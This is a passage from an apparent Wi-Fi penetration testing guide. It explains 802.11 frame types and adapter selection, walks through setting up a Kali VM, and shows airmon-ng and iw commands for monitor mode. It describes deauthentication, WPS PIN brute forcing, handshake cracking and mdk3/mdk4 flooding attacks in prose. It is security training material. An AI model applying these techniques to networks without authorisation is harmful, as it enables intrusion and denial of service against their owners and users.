- **WiFi Analyzers:** Apps and software (available for both computers and smart-phones) allow you to scan the wireless environment and see which channels are most congested.
- **Manual Selection:** In some cases, you might need to manually select a channel in your router's settings.

What is a Frame?

In WiFi, a frame is a fundamental unit of data transmission. It's essentially a structured packet of information that is sent wirelessly between devices. Think of it as an envelope that carries data, along with address information and instructions, for delivery across your WiFi network.

Analogy:

Imagine sending a letter through the postal service. The letter itself is the data you want to send. The envelope has the sender's and recipient's addresses, along with some additional information about how it should be delivered. Similarly, a WiFi frame carries data along with addressing and control information.

Structure of a WiFi Frame:

A WiFi frame is made up of several fields, each with a specific purpose. While the exact structure can vary slightly depending on the specific type of frame and the WiFi standard, here's a general overview of the main components:

1. **MAC Header:** This is the first part of the frame and contains:
 - **Frame Control:** Identifies the type of frame (data, management, or control) and other flags.
 - **Duration/ID:** Specifies the duration of the transmission.

- Addresses: Includes the MAC addresses of the:
 - Destination: The recipient of the frame.
 - Source: The device that sent the frame.
 - Basic Service Set Identifier (BSSID): The MAC address of the wireless access point (router).
- Sequence Control: Helps keep track of fragmented frames.

2. Data Field:

- This is the actual payload or the data being transmitted. It can contain various types of information, such as website content, email messages, streaming video, etc.
- The maximum size of this field is limited and depends on the WiFi standard. Large data payloads are often split into multiple frames.

3. Frame Check Sequence (FCS):

- A checksum or CRC (Cyclic Redundancy Check) value that is calculated based on the contents of the frame.
- Used for error detection. The receiving device uses the FCS to verify that the frame has been transmitted correctly and hasn't been corrupted during transmission. If errors are detected, the frame will be discarded and may be retransmitted.

Why are Frames Important?

- Structured Communication: Frames provide a structured way to organize data for wireless transmission.
- Reliability: Error detection mechanisms like FCS ensure reliable data delivery.
- Network Management: Management and control frames enable the seamless operation of the network, such as device connections, channel selection, and handoffs.
- Addressing: MAC addresses in the frame header ensure that data reaches the correct destination device on the network.

Types of WiFi Frames:

1. Management Frames

These frames are responsible for establishing and maintaining the communication between devices and a wireless network. Think of them as the "administrators" of your WiFi connection.

- 1. Beacon Frame:
 - Purpose: Broadcast periodically by the access point (router) to announce the presence of a WiFi network.
 - Content: Contains the network's Service Set Identifier (SSID), supported data rates, security settings, and other network parameters.
 - Analogy: Like a lighthouse beam, signaling the existence of a network.
- 2. Probe Request Frame:
 - Purpose: Sent by a wireless device to discover available WiFi networks.
 - Content: Includes the SSID (if known), or an empty SSID to find all nearby networks.
 - Analogy: Like a person searching for a specific location or asking what areas are nearby.
- 3. Probe Response Frame:
 - Purpose: Sent by an access point in response to a Probe Request, containing network details.
 - Content: Same information as a Beacon frame: SSID, data rates, security, etc.
 - Analogy: Like a reply giving the details of the location being sought.
- 4. Authentication Frame:
 - Purpose: Used to establish the initial trust and confirm the identity of a device trying to connect to a WiFi network.
 - Content: Contains authentication type and handshake messages.
 - Analogy: Like confirming your identity to enter a building.
- 5. Association Request Frame:

- Purpose: Sent by a wireless device to request to connect to a specific WiFi network after a successful authentication.
 - Content: Includes the device’s capabilities, such as supported data rates.
 - Analogy: Like requesting to be assigned a seat or desk at a building.
- 6. Association Response Frame:
 - Purpose: Sent by the access point to acknowledge and accept or reject the association request.
 - Content: Includes an association ID (AID) that the device uses to identify itself within the network and may include capabilities that the access point can support.
 - Analogy: Like being given a key card and an identifier for use within the building.
- 7. Reassociation Request Frame:
 - Purpose: Sent by a device already connected to a network, but wants to reconnect with the access point.
 - Content: Similar to an association request frame, but used in roaming scenarios.
 - Analogy: Like changing from one desk to another within the building.
- 8. Reassociation Response Frame:
 - Purpose: Sent by the access point in response to a Reassociation Request, accepting or rejecting the request.
 - Content: Similar to an Association Response frame.
 - Analogy: Like confirming permission to use the new desk.
- 9. Disassociation Frame:
 - Purpose: Sent by either a device or an access point to terminate a connection.
 - Content: Indicates the reason for disassociation.
 - Analogy: Like exiting the building or being asked to leave.
- 10. Deauthentication Frame:

- Purpose: Similar to disassociation, used to terminate an authenticated session and connection.
- Content: Also includes a reason code.
- Analogy: Like having your key card deactivated.

2. Control Frames

These frames manage access to the wireless medium and coordinate transmissions, ensuring smooth and efficient communication.

- 1. Request to Send (RTS) Frame:
 - Purpose: Sent by a device to request permission to transmit data to an access point or other device.
 - Content: Includes the destination address and the duration of transmission.
 - Analogy: Like requesting permission to speak on a walkie talkie.
- 2. Clear to Send (CTS) Frame:
 - Purpose: Sent by the access point (or receiver) to grant permission for a device to send data after receiving an RTS frame.
 - Content: Includes destination address and duration of transmission.
 - Analogy: Like the other end replying with "go ahead".
- 3. Acknowledgement (ACK) Frame:
 - Purpose: Sent by the receiver (device or access point) to confirm that a data frame was received correctly.
 - Content: Simply acknowledges the receipt of a frame.
 - Analogy: Like saying "message received."
- 4. Block ACK Request (BAR):
 - Purpose: Sent to request for a block acknowledgement, which is used for multiple data frames transmission.
 - Content: Sequence number of data frames.
 - Analogy: Like sending "please tell me all messages received" for a batch of sent letters.

- 5. Block ACK (BA):
 - Purpose: Sent in reply to a block ack request, indicating the receipt of multiple data frames.
 - Content: Acknowledgment bitmap, showing the sequence number of the received data frames
 - Analogy: Like replying with "yes, i received those messages" for a batch of letters.
- 6. Power Save (PS-Poll):
 - Purpose: Sent by a device in power-save mode to request buffered data from an access point.
 - Content: MAC address of the sender.
 - Analogy: Like saying "I'm awake, send me my emails"

3. Data Frames

These frames carry the actual user data being transmitted.

- 1. Data Frame (basic):
 - Purpose: Used for standard data transmission between devices and/or the access point.
 - Content: Payload of data and sequence numbers.
 - Analogy: Like the body of the letter containing your actual message.
- 2. Data + CF-Ack (Contention-Free Acknowledgement):
 - Purpose: Data frame that includes the acknowledgement of a previous data frame.
 - Content: payload and acknowledgement for a previous frame
 - Analogy: Like sending a letter with an "message received" included
- 3. Data + CF-Poll:
 - Purpose: A data frame that contains a poll to request more data
 - Content: Payload and request for more data from receiver
 - Analogy: Like sending a message asking for more replies after one has been sent.

- 4. Data + CF-Ack + CF-Poll:
 - Purpose: a data frame that includes a data payload, acknowledgement of previous data, and a poll
 - Content: Contains data, acknowledgement, and poll.
 - Analogy: Like a letter saying "here is my message, yes i received your message, and send me another letter soon"

In Summary:

- Management frames handle the joining, leaving, and general management of the WiFi network.
- Control frames manage access to the shared wireless medium.
- Data frames carry the actual user data.

Understanding all these different types of frames allows you to see the complexities of the WiFi protocol and how all of them work together to provide seamless wireless connectivity. From the initial beacon to the confirmation that data has been received, these frames are the workhorses of a WiFi network. Each one plays an essential role in keeping your wireless devices connected.

Chapter 3

Lab setup

introduction

In this chapter, we will take a look at the following:

- Hardware and software requirements
- Installing Kali and Tools

Give me six hours to chop down a tree and I will spend the first four
sharpening the ax
Abraham Lincoln

Selecting Your Wi-Fi Adapter:

This chapter is crucial for aspiring Wi-Fi penetration testers. Selecting the appropriate wireless network adapter is paramount for success. The wrong adapter can severely limit your capabilities, leading to frustration and failed attempts. This chapter will guide you through the essential factors to consider when making your choice.

Understanding Wireless Adapter Capabilities:

Before diving into specific models, it's vital to understand the features that distinguish a suitable penetration testing adapter from a standard consumer-grade one. The key capabilities are:

- **Monitor Mode:** This allows the adapter to passively listen to all wireless traffic within range, regardless of the network it's associated with. This is essential for capturing packets for analysis and attacks. Standard adapters typically don't support monitor mode.
- **Packet Injection:** This capability lets the adapter actively send packets into the wireless network. It's necessary for many attacks, such as deauthentication and injection of various packets for testing security. Most consumer adapters disable this feature.
- **Chipset Compatibility:** The chipset (the core hardware component) in the adapter greatly influences its compatibility with penetration testing tools. Some chipsets are better supported than others, with some offering better performance or supporting advanced features. Researching chipset compatibility is essential.

- **Driver Support:** A compatible and well-maintained driver is crucial for proper operation. A poorly supported driver can limit functionality or cause instability.

Key Factors to Consider:

1. **Monitor Mode and Packet Injection Support:** This is the non-negotiable requirement. Ensure the adapter explicitly supports both monitor mode and packet injection. Check the manufacturer's specifications and online resources, paying particular attention to reviews and community discussions from penetration testers.
2. **Chipset:** Research the chipset's reputation within the penetration testing community. Popular and well-supported chipsets often receive more attention from developers, leading to better driver support and compatibility with various tools. Commonly mentioned chipsets (but this is subject to change, so always check current information): Realtek RTL8812AU, Alfa AWUS036ACH, and others.
3. **Driver Availability and Stability:** A stable and well-maintained driver is crucial for reliable operation. Check for readily available drivers for your operating system (usually Linux, specifically Kali Linux, for penetration testing). Avoid adapters with poorly documented or unstable drivers.
4. **Antenna:** The antenna type can impact signal strength and range. External antennas generally offer better performance than internal ones, particularly in challenging environments. Consider the antenna's gain (measured in dBi), which indicates its ability to amplify the signal. Higher dBi typically means better range.
5. **Compatibility with Kali Linux:** While many adapters work with Kali, some might require extra configuration or may not work seamlessly. Check community forums and reviews focusing on Kali Linux compatibility.

go to the <https://www.secpoint.com/wifi-usb-adapters-performance-test.html> and you will find out which one is better

I use TP-Link TL-WN722N (It's not a good wifi adapter for hacking WiFi, using it is like a nightmare.)



Setting Up a Pentesting Lab with Kali Linux:

Install Kali Linux on VMware:

VMware is a virtualization software

VMware is a virtualization software, meaning it lets you run multiple “mini” computers (called virtual machines or VMs) inside your main computer, allowing you to test different operating systems and applications separately. It’s a way to make the most of your computer’s resources.

Install VMware

Steps for Downloading and Installing VMware The process is generally similar for both Workstation Pro and Player.

1. Choose and Download the Software:


- Visit the VMware Website: Go to the official VMware website (www.vmware.com).

- Navigate to the Downloads Section: Find the section for downloading VMware products.
- Select Your Product and Version: Choose either Workstation Pro (if you intend to purchase a license or use a trial) or Workstation Player. Select the version compatible with your operating system (Windows or Linux).
- Download the Installer: Download the appropriate installer (.exe for Windows, .bundle for Linux).

2. Run the Installer


Download Kali

Why Kali: Using Kali, the process of building a lab and installing tools quickly becomes a simple task that anyone can do
just go the official VMware website:
(<https://www.kali.org/get-kali/#kali-virtual-machines>) and download kali for the VMware




Once the download is complete, you will notice it saved as a .7zip file. extract the file and open the file with 'wmx' extension


after that you will see this: click on "Play virtual machine."



The default login credentials are

- Username : kali
- Password : kali





Installing the Security Tools:

Update the system: open terminal and type :

```
apt update && apt upgrade
```

Aircrack-ng Suite:

- Installation (Kali): Typically pre-installed in Kali Linux.
- Components and Uses: We'll delve deeper into the key components:
 - airodump-ng: Captures packets from wireless networks, showing access points (APs), connected clients, their signal strengths, and more. It's crucial for passive reconnaissance and gathering data for attacks. It shows BSSIDs, ESSIDs (network names), channel information, and captured packets. The output is essential for targeting specific networks and clients.
 - aireplay-ng: Used for injecting packets into the wireless network. Its primary functions include:
 - * De-authentication: Forces a client to disconnect from the AP, triggering a re-association and capturing the handshake (WPA/WPA2).

- * Fragmentation attacks: Can be used to test and exploit vulnerabilities in fragmentation handling by the access point.
- * ARP Request Injection: Can be used in conjunction with other tools for attacks manipulating ARP tables.
- aircrack-ng: The core cracking tool. It analyzes captured packets, particularly the four-way handshake (obtained via aireplay-ng), to crack WEP and WPA/WPA2 keys. It utilizes various algorithms, including dictionary attacks, brute-force (computationally intensive), and other techniques. The success rate depends on the complexity of the password and available processing power.

Reaver:

- Installation (Kali): Usually included in Kali.
- Use: Targets WPS (Wi-Fi Protected Setup) vulnerabilities. Many routers have weak WPS implementations. Reaver attempts to brute-force the WPS PIN, aiming to gain access to the network. It leverages the weaknesses in the WPS protocol to crack the PIN, often significantly faster than brute-forcing a WPA/WPA2 password.

Reaver-wps-bully:

- Installation (Kali): May need to be installed separately (`sudo apt install reaver-wps-bully`).
- Use: This is a more powerful variant of Reaver, designed to accelerate the WPS PIN brute-forcing process. It can be much more efficient than the standard Reaver, especially with more processing power.

MDK3 and MDK4:

- Installation (Kali): Usually included in Kali.
- Use: These tools are primarily used for denial-of-service (DoS) attacks against wireless networks. They flood the network with various types of packets, aiming to disrupt its operation by making it unavailable to legitimate users. The tools can send deauthentication packets (similar to aireplay-ng), but in a more automated and aggressive fashion. They are extremely powerful and potentially disruptive, so use them responsibly and only when you have explicit permission.

- mdk3: An older, but still functional tool.
- mdk4: A more recent and refined version, often offering better performance and features.

sparrow-wifi - Graphical WiFi Analyzer:

Sparrow-WiFi is a graphical Wi-Fi analyzer designed for Linux systems. It provides a user-friendly interface for gathering information about nearby wireless networks and devices, making it easier to visualize and analyze wireless environments compared to command-line tools like airodump-ng.

```
(root@kali)-[~]
# sparrow-wifi
Command 'sparrow-wifi' not found, but can be installed with:
apt install sparrow-wifi
Do you want to install it? (N/y)y
apt install sparrow-wifi
Upgrading:
  libqscintilla2-qt5-15

Installing:
  sparrow-wifi

Installing dependencies:
  gpsd      gpsd-tools  python3-dronekit  python3-gps3  python3-monotonic  python3-pyqt5.qsci
  gpsd-clients  libgps30t64  python3-gps      python3-manuf  python3-pymavlink  python3-pyqt5.qtchart

Suggested packages:
  python-gps3-doc

Summary:
  Upgrading: 1, Installing: 13, Removing: 0, Not Upgrading: 2148
  Download size: 2,980 kB / 5,698 kB
  Space needed: 56.2 MB / 63.3 GB available

Continue? [Y/n] █
```

We will talk about other tools and their uses when the time comes.

Chapter 4

Managing & Configuring Network Cards

Introduction

Now that we have our environment set up, it's time to get our hands dirty. In this chapter, we'll be focusing on practical skills. You'll learn how to manage and configure your network card to meet specific requirements. You'll also gain the necessary skills for troubleshooting the most common problems that can occur in a network card. We will get real-world experience on this aspect.

Before diving into managing and troubleshooting your network card, it's crucial to first understand the different modes it can operate in.

Let's delve into the different modes of a Network Interface Controller (NIC), often referred to as a network adapter or network card. The NIC is the hardware component that allows a device to connect to a network. Understanding its various modes is crucial for network management, security, and particularly for Wi-Fi penetration testing.

Here are the primary modes of a NIC:

1. **Managed Mode (also called Infrastructure or Station Mode):**

- **Purpose:** This is the default mode for most network connections, including connecting to your home or office Wi-Fi network.
- **Functionality:** In managed mode, the NIC actively associates with an access point (like your Wi-Fi router) to communicate on the network. It acts as a client, joining the existing infrastructure created by the access point.
- **Characteristics:**
 - The NIC will connect to one access point at a time.
 - It is assigned an IP address by the access point, usually via DHCP.
 - It will not hear or process packets that are not destined for the NIC's MAC address or broadcast/multicast addresses.
 - It's the most common way regular devices communicate on Wi-Fi networks.
- **Analogy:** Think of this like joining a club. You get a membership (connection), follow the rules (protocol), and communicate within the club.

2. **Monitor Mode (also called RFMON - Radio Frequency Monitor):**

- **Purpose:** This mode is crucial for tasks such as network analysis, troubleshooting, and, most importantly, Wi-Fi penetration testing.

- **Functionality:** In monitor mode, the NIC passively listens to all wireless traffic within range, regardless of whether the data is intended for that particular NIC. It essentially eavesdrops on all wireless communication within its reception area.
- **Characteristics:**
 - The NIC does not connect to an access point in this mode.
 - It does not have an IP address associated with the wireless interface.
 - It receives all wireless traffic, including management frames, data frames, and control frames.
 - The NIC does not transmit any packets itself, it only listens.
 - This mode is essential for capturing network packets and analyzing them with tools like Wireshark or Aircrack-ng.
- **Analogy:** Think of this like a traffic observer. You watch all the cars going by, regardless of their destination or intent. You're not driving, you're just observing.

3. Promiscuous Mode (Often Confused with Monitor Mode):

- **Purpose:** This mode exists primarily on wired Ethernet networks, although it's sometimes discussed in a wireless context as well.
- **Functionality:** In promiscuous mode, the NIC will receive all packets on the local network segment, even if those packets are not intended for that specific NIC. This mode is usually on the data link layer, unlike monitor mode which is focused on the wireless level.
- **Characteristics:**
 - The NIC is still connected to the network.
 - It will hear all traffic on the local network segment, regardless of destination MAC address.
 - It requires some additional software/command support on operating system to fully utilize it.
- **Analogy:** Think of this like being a receptionist in a busy office, where you see all the incoming and outgoing communication of everyone in the office, even the messages that aren't directly to you.

4. Master Mode (Also called AP Mode or Access Point Mode):

- **Purpose:** Allows a wireless NIC to function as an access point.

- **Functionality:** In this mode, the NIC broadcasts its own SSID and allows other devices to connect to it. It creates its own wireless network infrastructure, rather than connecting to one.
- **Characteristics:**
 - The NIC acts as a router (it can act as a DHCP server and other AP features).
 - Other devices can connect to it as clients.
 - It is essential for creating rogue access points or running honeypots.
- **Analogy:** Think of this like setting up your own Wi-Fi network. You are the one broadcasting the network name, and devices connect to you.

Key Takeaways:

- Managed Mode is for normal network connectivity.
- Monitor Mode is for passive listening and capturing all wireless traffic.
- Promiscuous Mode is for wired packet capturing (and in some limited cases, wireless packet capturing on specific driver or hardware).
- Master Mode is for creating your own access point.

For Wi-Fi pentesting, monitor mode is essential. You need to be able to capture wireless packets to analyze network traffic, perform password cracking, identify vulnerabilities, and carry out various attacks. You can only enable monitor mode on specific hardware and with supported drivers.

Now that we have a solid understanding of the different network card modes, let's transition to the practical side of this chapter, where we'll put that knowledge to use.

Essential Linux Networking Commands

This section provides a brief overview of key Linux commands used for viewing and managing network interfaces, with a particular focus on wireless configuration. These tools allow users to inspect and modify network settings directly from the command line.

ifconfig: Configuring Network Interfaces (Legacy)

The `ifconfig` command is a legacy utility traditionally used in Linux and other Unix-like systems for configuring and displaying information about network interfaces. While largely superseded by the `ip` command in newer distributions, `ifconfig` remains relevant for managing older systems or understanding historical configurations.

With `ifconfig`, you can:

- Display the current configuration of all or specific network interfaces (e.g., IP address, subnet mask, MAC address).
- Assign an IP address and netmask to an interface.
- Enable or disable an interface (using `ifconfig eth0 up` or `ifconfig eth0 down`).

Keep in mind that changes made using `ifconfig` are generally not persistent across reboots unless properly configured via network management scripts.

ip link: Examining and Controlling Link Layer Devices

The `ip link` command, part of the `iproute2` suite, provides powerful tools for examining and manipulating network devices at the link layer. It allows you to view and modify the state of network interfaces and control their low-level parameters.

With `ip link`, you can:

- Display a list of available network interfaces, along with their state (e.g., UP, DOWN, UNKNOWN).
- Change the state of an interface (e.g., `ip link set eth0 up` to bring `eth0` online).
- View and modify interface MTU (Maximum Transmission Unit).

- Change the MAC address of an interface (less common but sometimes necessary).

`ip link` is a fundamental tool for network configuration and troubleshooting and provides more advanced capabilities than the older `ifconfig` command.

iwconfig: Configuring Wireless Interfaces

The `iwconfig` command is a Linux-specific tool, part of the ‘wireless-tools’ package, designed for configuring and managing wireless network interfaces. It allows you to control various wireless-specific parameters.

With `iwconfig`, you can:

- View the current status of a wireless interface, including its ESSID (network name), channel, signal strength, and encryption details.
- Set the ESSID (network name) to connect to.
- Configure the frequency (channel) to use.
- Set encryption keys (WEP keys, though WEP is highly discouraged for security reasons).
- View and manage bit rate settings.

While still useful, `iwconfig` is often supplemented by more modern tools like `iw` and network management utilities (e.g., NetworkManager, `systemd-networkd`) that provide a more integrated and secure approach to wireless configuration

List available interfaces:

iwconfig

```
(root@kali)-[~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
        Retry short limit:7  RTS thr=2347 B  Fragment thr:off
        Encryption key:off
        Power Management:off
```

ifconfig

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.247.128  netmask 255.255.255.0  broadcast 192.168.247.255
    inet6 fe80::10b3:57ed:fe3c:ac5a  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:71:29:c0  txqueuelen 1000  (Ethernet)
    RX packets 49  bytes 47685 (46.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 86  bytes 39031 (38.1 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 8  bytes 480 (480.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8  bytes 480 (480.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
    ether 52:69:6a:55:ba:6f  txqueuelen 1000  (Ethernet)  ← mac
    RX packets 3  bytes 1256 (1.2 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 32  bytes 3830 (3.7 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

ip link show

```
(root@kali)-[~]
# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:71:29:c0 brd ff:ff:ff:ff:ff:ff
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN mode DORMANT group default qlen 1000
    link/ether 52:69:6a:55:ba:6f brd ff:ff:ff:ff:ff:ff permaddr a8:42:a1:b0:ea:ba
```

airmon-ng


airmon-ng is a command-line tool that is part of the Aircrack-ng suite. Aircrack-ng is a powerful collection of tools used for:

- Monitoring wireless networks: This includes capturing network traffic, analyzing packets, and identifying vulnerabilities.
- Testing wireless security: This includes techniques like cracking WEP, WPA, and WPA2 encryption.
- Injecting wireless frames: This allows for more advanced attacks and testing.

Essentially, airmon-ng is the first step in many of these tasks. It's primarily used to manage and prepare wireless interfaces for monitoring and injection.

1. Listing Wireless Interfaces:

```
airmon-ng
```



```
(root@kali)-[~]  
# airmon-ng  
  
PHY      Interface  Driver      Chipset  
phy0     wlan0      rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EU5]
```

2. Enabling Monitor Mode:

```
airmon-ng start wlan0
```

```
(root@kali)~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
695 NetworkManager
4210 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtl8xxxu TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
      (monitor mode enabled)

(root@kali)~# iwconfig
lo      no wireless extensions.
eth0    no wireless extensions.
wlan0   IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr=2347 B Fragment thr:off
        Power Management:off
```

3. Killing Interfering Processes:

Some system processes can interfere with airmon-ng and packet capture, such as NetworkManager or wpa_supplicant. airmon-ng can identify and offer to kill these conflicting processes.

Sometimes, airmon-ng will automatically kill these processes. Other times it may prompt you or suggest using:

```
airmon-ng check kill
```

```
(root@kali)~# airmon-ng check kill

Killing these processes:

PID Name
4210 wpa_supplicant
```

While airmon-ng is a popular and convenient tool for putting a network interface card (NIC) into monitor mode, there are other methods, though they are generally less user-friendly and require more manual configuration. The best approach depends on your operating system and the specific wireless adapter.

1. iw command:


```
iw dev wlan0 interface add mon0 type monitor
```

```
(root@kali)-[~]
# iw dev wlan0 interface add mon0 type monitor

(root@kali)-[~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0    IEEE 802.11  ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=0 dBm
          Retry short limit:7 RTS thr=2347 B Fragment thr:off
          Encryption key:off
          Power Management:on

mon0     IEEE 802.11  Mode:Monitor Tx-Power=0 dBm
          Retry short limit:7 RTS thr=2347 B Fragment thr:off
          Power Management:on
```

to delete:

```
iw dev mon0 del
```

```
(root@kali)-[~]
# iw dev mon0 del

(root@kali)-[~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0    IEEE 802.11  ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=0 dBm
          Retry short limit:7 RTS thr=2347 B Fragment thr:off
          Encryption key:off
          Power Management:on
```

2. iwconfig:

```
iwconfig wlan0 mode monitor
```

Disabling Monitor Mode:

```
airmon-ng stop <interface_name>
```

```
(root@kali)~# airmon-ng stop wlan0
```

PHY	Interface	Driver	Chipset
phy1	wlan0	rtl8xxxu (monitor mode disabled)	TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

Managing Interface State:

